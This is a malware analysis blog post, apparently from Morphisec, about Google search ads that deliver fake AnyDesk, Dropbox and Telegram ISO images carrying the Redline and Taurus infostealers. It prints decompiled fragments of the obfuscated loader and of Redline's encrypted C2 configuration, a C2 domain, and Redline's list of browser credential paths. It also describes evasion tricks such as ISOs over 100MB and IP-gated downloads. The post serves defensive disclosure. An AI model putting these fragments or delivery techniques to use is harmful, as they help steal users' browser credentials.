

# Google PPC Ads Deliver Redline, Taurus, and mini-Redline Infostealers

 [blog.morphisec.com/google-ppc-ads-deliver-redline-taurus-and-mini-redline-infostealers](https://blog.morphisec.com/google-ppc-ads-deliver-redline-taurus-and-mini-redline-infostealers)



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In the past month, Morphisec has investigated the origin of several increasingly prevalent infostealers. These include Redline, Taurus, Tesla, and Amadey.

As part of our research, we identified pay-per-click (PPC) ads in Google's search results that lead to downloads of malicious **AnyDesk**, **Dropbox** and **Telegram** packages wrapped as ISO images.

The PPC ads targeted specific IP ranges in the US and probably some other countries. Non-targeted IPs are redirected to legitimate pages that download the correct applications.

The advertisements being on the first page indicates the need for constant vigilance on all levels. Adversaries will clearly take all opportunities possible to target their chosen victims, even going so far as to use legitimate services such as Google Adwords.

In this threat post we will go through three attack chains that lead to Redline, Taurus and a new mini-Redline infostealer compromise. We will focus on two adversaries because of similarities in patterns, certificates, and C2s. The first adversary leverages Redline and the second uses Taurus and mini-Redline.

We will cover Amadey in a separate blog post.

## Technical Introduction

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All of these attack chains start with one of a dozen paid Google ads that lead to a website with an ISO image download. The ISO image size is larger than 100MB, which allows the image to evade some scanning solutions that are optimized on throughput and size.

Mounting the ISO image leads to executables that are usually, but not always, digitally signed and legitimately verified.

Adversary One delivers the Redline infostealer.


.Net executables are obfuscated with known obfuscators such as DeepSea, which leads to a custom obfuscated .Net DLL loader that eventually leads to a custom obfuscated Redline stealer .Net executable.

Adversary Two delivers Taurus and a **mini-Redline** infostealer.

- **Taurus Autolt** - 7fx executables that recreate and execute a legitimate Autolt compiler with a malicious Autolt script and a malicious encrypted Taurus executable that will be hollowed into the Autolt process.
- **Mini-Redline** - A minimized .Net version of the Redline stealer with some common functionality for stealing data from browsers. It features different configuration and communication patterns wrapped in four layers of obfuscation.

## Redline Infostealer

As can be seen from the image below, a simple search for “anydesk download” leads to three pay-per-click Google ads. All three lead to malicious infostealers. . The first 2 advertisements lead to a Redline stealer while the third one leads to the *Taurus infostealer*.



The image shows a Google search interface for the query "anydesk download". The search results page displays three pay-per-click advertisements. The first two ads are for "Anydesk - desktop" and "Anydesk - Desktop", both of which are identified as leading to Redline stealers. The third ad is for "AnyDesk Download for PC - Remote Desktop Software", which is identified as leading to the Taurus infostealer. Below the ads, there is a "People also search for" section with a grid of related search terms. The Google logo is visible in the top left corner of the search interface.

anydesk download

About 3,700,000 results (0.50 seconds)

Ad - <http://me.anydesk-pro.com/> ▾  
**Anydesk - desktop**  
highlights your corporate identity and renders your access application. Customizing your software with your own brand and logo effectively. Check Pricing. Read Blog. Sign Up For Offers. Highlights: Help Center Available, Chat Option Available, Newsletter Available.

Ad - <http://pc.anydesk-go.com/> ▾  
**Anydesk - Desktop**  
effectively highlights your corporate identity and renders your. Customizing your software with your own brand and logo. Check Pricing. Sign Up For Offers. Read Blog. Highlights: Help Center Available, Chat Option Available, Newsletter Available.

People also search for

anydesk free download for windows 10	anydesk download for mac
anydesk download windows 10	anydesk app download for pc
anydesk free download for windows 7	anydesk download for ubuntu
anydesk app download	anydesk android

Ad - <https://www.anydesk-en-downloads.com/> ▾  
**AnyDesk Download for PC - Remote Desktop Software**  
Discover **AnyDesk** -- Your Remote Desktop Software For Windows. Remote Desktop Software for Windows.

TheRedline infostealer websites are signed by a Sectigo certificate, as seen in the image below.

The screenshot shows the desktop.telegram-home.com website. A browser developer tools window is open, displaying a certificate for desktop.telegram-home.com. The certificate is issued by Sectigo RSA Domain Validation Secure Server CA and is valid from 5/16/2021 to 5/17/2022. The certificate is intended for the following purpose(s):

- Proves your identity to a remote computer
- Ensures the identity of a remote computer
- 1.3.6.1.4.1.6449.1.2.2.7
- 2.23.140.1.2.1

The network tab shows a request to https://desktop.pc-whatissapp.com/tsetupk202.5.2.iso with a status code of 200. The response headers include:


- accept-ranges: bytes
- content-length: 114495488
- content-type: application/x-iso9660-image
- date: Thu, 27 May 2021 19:00:49 GMT
- last-modified: Thu, 27 May 2021 18:42:30 GMT
- referrer-policy: no-referrer-when-downgrade
- server: Apache
- strict-transport-security: max-age=31536000; includeSubDomains; preload;
- x-content-type-options: nosniff
- x-frame-options: SAMEORIGIN
- x-xss-protection: 1; mode=block

The screenshot shows the pc.anydesk-go.com website. A browser developer tools window is open, displaying a certificate for pc.anydesk-go.com. The certificate is issued by Sectigo RSA Domain Validation Secure Server CA and is valid from 5/16/2021 to 5/17/2022. The certificate is intended for the following purpose(s):


- Proves your identity to a remote computer
- Ensures the identity of a remote computer
- 1.3.6.1.4.1.6449.1.2.2.7
- 2.23.140.1.2.1

The network tab shows a request to https://desktop.pc-whatissapp.com/Anydesk.iso with a status code of 206. The response headers include:

- accept-ranges: bytes
- content-length: 114495488
- content-type: application/x-iso9660-image
- date: Sat, 29 May 2021 01:19:19 GMT
- last-modified: Thu, 27 May 2021 18:42:04 GMT
- referrer-policy: no-referrer-when-downgrade
- server: Apache
- strict-transport-security: max-age=31536000; includeSubDomains; preload;
- x-content-type-options: nosniff
- x-frame-options: SAMEORIGIN
- x-xss-protection: 1; mode=block



Double Clicking the download button on any of the websites will lead to a script execution that verifies the IP and delivers the artifacts from one remote website “*hxxps://desklop.pc-whatsapp[.]com*”.



## Index of /

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">888.zip</a>	2021-05-27 08:46	948K	
<a href="#">Anydesk.iso</a>	2021-05-27 14:42	109M	
<a href="#">Dropbox.iso</a>	2021-05-27 14:42	109M	
<a href="#">tsetup 2.5.2.iso</a>	2021-05-27 14:42	109M	

The artifacts are

updated and re-uploaded to the website every couple of days.

As mentioned before, every ISO file includes a very small .Net executable. In some cases, this executable is also digitally signed.



This PC > DVD Drive (E:) 20210527\_000310

Search DVD Drive (E:) 20210527\_000310

Name	Date modified	Type	Size
Anydesk.exe	5/26/2021 11:01 AM	Application	314 KB

CFF Explorer VIII - [Anydesk.exe]

File Settings ?

- File: Anydesk.exe
  - Dos Header
  - Nt Headers
    - File Header
    - Optional Header
      - Data Directories [x]
  - Section Headers [x]
  - Import Directory
  - Resource Directory
  - Relocation Directory
  - .NET Directory
    - MetaData Header
    - MetaData Streams
  - #~
    - Tables Header
    - Tables
  - #Strings
  - #US
  - #GUID
  - #Blob

Anydesk.exe

Property	Value
File Name	E:\Anydesk.exe
File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	313.84 KB (321368 bytes)
PE Size	309.50 KB (316928 bytes)
Created	Wednesday 26 May 2021, 11.01.54
Modified	Wednesday 26 May 2021, 11.01.54
Accessed	Monday 01 January 1601, 03.00.00
MD5	A340B5E6585F7E6E076D9974BBAEFF27
SHA-1	F665FEE9964491F76CEE73F007A5D26E9F

Property	Value
Comments	Soap12FaultCodes ProjectLoadSett
CompanyName	ISymbolNamespace
FileDescription	WebScriptEndpointElement
FileVersion	978.85.288.779

Anydesk.exe Properties

General Compatibility Digital Signatures Details

Signature list

Name of signer:	Digest algorithm	Timestamp
Istack2	sha256	Wednesday, May 26...

Details

OK Cancel Apply

← Back THREAT DETAILS Archive Export Reclassify Threat Log

28 MAY 2021 / 11:05 PM ANYDESK CODE INJECTION PROCESS HOLLOWING ATTACK

DESKTOP-... 28 May 2021 11:05 pm explorer.exe 8 Days Anydesk.exe anydesk

ANYDESK - EXTENDED INFO

Threat Module: Process Hollowing Attack


Process File path: C:\Anydesk.exe

Hash: 41e6dc804773cd98e774e735b7775517f931f688ff95d2a599bac159d7ddc7

The first layer of the executable is obfuscated with DeepSea.


```
C:\Users\user\Desktop\de4dot>de4dot.exe -d Anydesk.exe
de4dot v3.1.41592.3405
Detected DeepSea 4.1 (C:\Users\user\Desktop\de4dot\Anydesk.exe)
C:\Users\Euser\Desktop\de4dot>
```

The second layer is actually a custom obfuscated .Net DLL that executes in memory.



```
1 // RocketCore.Core
2 // Token: 0x00000092 RID: 146 RVA: 0x00004F2C File Offset: 0x0000312C
3 public static void Rocket(byte[] v1)
4 {
5     object obj = false;
6     object arg;
7     if (4 != 0)
8     {
9         arg = obj;
10    }
11    \u0006\u2000 u0006 u = new \u0006\u2000();
12    \u0006\u2000 u0006 u2;
13    if (4 != 0)
14    {
15        u0006_u2 = u0006_u;
16    }
17    object obj2 = (Process)typeof(Process).InvokeMember(\u000E\u2001.\u0002(-486856371), BindingFlags.InvokeMethod, null, null, null);
18    object arg2;
19    if (5 != 0)
20    {
21        arg2 = obj2;
22    }
23    \u0006\u2000 u0006 u3 = u0006_u2;
24    if (Core.\u0002.\u0005 == null)
25    {
26        CallSite<Func<CallSite, object, string>> u = CallSite<Func<CallSite, object, string>>.Create(Microsoft.CSharp.RuntimeBinder.B
27            (string), typeof(Core));
28        if (true)
29        {
30            Core.\u0002.\u0005 = u;
31        }
32        Func<CallSite, object, string> target = Core.\u0002.\u0005.Target;
33        CallSite u2 = Core.\u0002.\u0005;
34        if (Core.\u0002.\u0003 == null)
35        {
36            CallSite<Func<CallSite, object, object>> u3 = CallSite<Func<CallSite, object, object>>.Create(Microsoft.CSharp.RuntimeBinder.B
37                \u000E\u2001.\u0002(-486856363), typeof(Core), new CSharpArgumentInfo[]
38                {
39                    CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null)
40                });
41        }
42        if (2 != 0)
```

Finally, the third layer is the well known *Redline infostealer*. It communicates back with `jasafodidei[.]xyz:80`.



```
4 using System.Windows.Forms;
5 using WinAPI.Controllers;
6 using WinAPI.Controllers.Crypto;
7 using WinAPI.Ext;
8 using WinAPI.Models.User;
9 using WindowsSDK.Data.Tasks;
10
11 namespace WinAPI
12 {
13     // Token: 0x02000008 RID: 8
14     internal static class Program
15     {
16         // Token: 0x17000003 RID: 3
17         // (get) Token: 0x06000013 RID: 19 RVA: 0x00023C4 File Offset: 0x00007C4
18         // (set) Token: 0x06000014 RID: 20 RVA: 0x00023CB File Offset: 0x00007CB
19         private static string IP { get; set; } = "Jh8nGd5+N8EdN00J0D4FEiI6DVQTAwkQ";
20
21         // Token: 0x17000004 RID: 4
22         // (get) Token: 0x06000015 RID: 21 RVA: 0x00023D3 File Offset: 0x00007D3
23         // (set) Token: 0x06000016 RID: 22 RVA: 0x00023DA File Offset: 0x00007DA
24         private static string ID { get; set; } = "ChgFFjsxBVo=";
25
26         // Token: 0x17000005 RID: 5
27         // (get) Token: 0x06000017 RID: 23 RVA: 0x00023E2 File Offset: 0x00007E2
28         // (set) Token: 0x06000018 RID: 24 RVA: 0x00023E9 File Offset: 0x00007E9
29         private static string Message { get; set; } = "F1UvCDgX1B00NzMOAAQCcx0xFgU3LhYLHioVDisvJFYlGyHfKARAsJR0UUBIABIdIzorCgYuVx4=";
30
31         // Token: 0x17000006 RID: 6
32         // (get) Token: 0x06000019 RID: 25 RVA: 0x00023F1 File Offset: 0x00007F1
33         // (set) Token: 0x0600001A RID: 26 RVA: 0x00023F8 File Offset: 0x00007F8
34         private static string Key { get; set; } = "Grabbing";
35
36         // Token: 0x0600001C RID: 28 RVA: 0x000242C File Offset: 0x000082C
37         private static void Main(string[] args)
38         {
39             Program.IP = StringDecrypt.Decrypt(Program.IP, Program.Key);
40             Program.ID = StringDecrypt.Decrypt(Program.ID, Program.Key);
41             Program.Message = StringDecrypt.Decrypt(Program.Message, Program.Key);
42             try
```

As the infostealer is well covered by other researchers, we decided to end with a snapshot showing the variety of databases this infostealer targets. Surprisingly, this infostealer targets browsers that are also used in Russian-speaking countries

ScanChromeBrowsersPaths	Count = 0x00000027
[0]	@ "%USERPROFILE%\AppData\Local\Chromium\User Data"
[1]	@ "%USERPROFILE%\AppData\Local\Google\Chrome\User Data"
[2]	@ "%USERPROFILE%\AppData\Local\Google(x86)\Chrome\User Data"
[3]	@ "%USERPROFILE%\AppData\Roaming\Opera Software\"
[4]	@ "%USERPROFILE%\AppData\Local\MapleStudio\ChromePlus\User Data"
[5]	@ "%USERPROFILE%\AppData\Local\Iridium\User Data"
[6]	@ "%USERPROFILE%\AppData\Local\7Star\7Star\User Data"
[7]	@ "%USERPROFILE%\AppData\Local\CentBrowser\User Data"
[8]	@ "%USERPROFILE%\AppData\Local\Chedot\User Data"
[9]	@ "%USERPROFILE%\AppData\Local\Vivaldi\User Data"
[10]	@ "%USERPROFILE%\AppData\Local\Kometa\User Data"
[11]	@ "%USERPROFILE%\AppData\Local\Elements Browser\User Data"
[12]	@ "%USERPROFILE%\AppData\Local\Epic Privacy Browser\User Data"
[13]	@ "%USERPROFILE%\AppData\Local\uCozMedia\Uran\User Data"
[14]	@ "%USERPROFILE%\AppData\Local\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer"
[15]	@ "%USERPROFILE%\AppData\Local\CatalinaGroup\Citrio\User Data"
[16]	@ "%USERPROFILE%\AppData\Local\Coowon\Coowon\User Data"
[17]	@ "%USERPROFILE%\AppData\Local\iebao\User Data"
[18]	@ "%USERPROFILE%\AppData\Local\QIP Surf\User Data"
[19]	@ "%USERPROFILE%\AppData\Local\Orbitum\User Data"
[20]	@ "%USERPROFILE%\AppData\Local\Comodo\Dragon\User Data"
[21]	@ "%USERPROFILE%\AppData\Local\Amigo\User\User Data"
[22]	@ "%USERPROFILE%\AppData\Local\Torch\User Data"
[23]	@ "%USERPROFILE%\AppData\Local\Yandex\YandexBrowser\User Data"
[24]	@ "%USERPROFILE%\AppData\Local\Comodo\User Data"
[25]	@ "%USERPROFILE%\AppData\Local\360Browser\Browser\User Data"
[26]	@ "%USERPROFILE%\AppData\Local\Maxthon3\User Data"
[27]	@ "%USERPROFILE%\AppData\Local\K-Melon\User Data"
[28]	@ "%USERPROFILE%\AppData\Local\Sputnik\Sputnik\User Data"
[29]	@ "%USERPROFILE%\AppData\Local\Nichrome\User Data"
[30]	@ "%USERPROFILE%\AppData\Local\CocCoc\Browser\User Data"
[31]	@ "%USERPROFILE%\AppData\Local\Uran\User Data"
[32]	@ "%USERPROFILE%\AppData\Local\Chromodo\User Data"
[33]	@ "%USERPROFILE%\AppData\Local\Mail.Ru\Atom\User Data"
[34]	@ "%USERPROFILE%\AppData\Local\BraveSoftware\Brave-Browser\User Data"
[35]	@ "%USERPROFILE%\AppData\Local\Microsoft\Edge\User Data"


## Taurus Infostealer

The Taurus infostealer is delivered in a similar way and appears as the third paid ad in a search for the popular applications mentioned in the introduction.


This time the website is signed with a legitimate Cloudflare certificate. Like the Sectigo certificate used with Redline, the Taurus certificate is not older than two weeks

In the Taurus case, we did not see any redirects to additional websites. As can be seen in the image below, the download results from a submitted form that is handled by "get.php" and in turn delivers the ISO image directly from the website.






